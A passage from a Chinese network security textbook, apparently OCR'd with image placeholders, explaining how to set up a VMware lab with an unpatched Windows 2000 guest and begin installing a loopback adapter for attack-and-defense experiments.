


图 1-6 VMware 主界面

安装完虚拟机以后，就如同组装了一台计算机，需要给这台计算机安装操作系统，可以选择菜单栏“文件”下的“新建”菜单项，再选择“虚拟机”选项，给虚拟机安装新的操作系统，如图 1-7 所示。




图 1-7 安装操作系统

由于许多实验具有破坏性，可能导致虚拟机操作系统崩溃，建议使用已安装好的操作系统直接打开，方便今后实验可以多次使用，选择菜单栏“文件”下的“打开”菜单项，在“打开”对话框中找到虚拟机操作系统文件，如图 1-8 所示。




图 1-8 “打开”文件对话框

单击图 1-8 中的“打开”按钮，即可启动虚拟机，相当于是一个独立的计算机。为了使所有的网络安全攻防实验都可以成功完成，建议在虚拟机上安装没有打过任何补丁的 Windows 2000 Advanced Server。虚拟机上的操作系统如图 1-9 所示。




图 1-9 虚拟机上的操作系统

这样，在一台计算机上就有了两个操作系统，这里分别称它们为真实机（真实计算机中的操作系统）和虚拟机（虚拟机中的操作系统）。

1.6.3 安装回环网卡

如果要将真实机和虚拟机组成一个局域网，需要在真实机中安装回环网卡，打开任务管理器，选择菜单栏“操作”下的“添加过时硬件”菜单项，如图 1-10 所示。

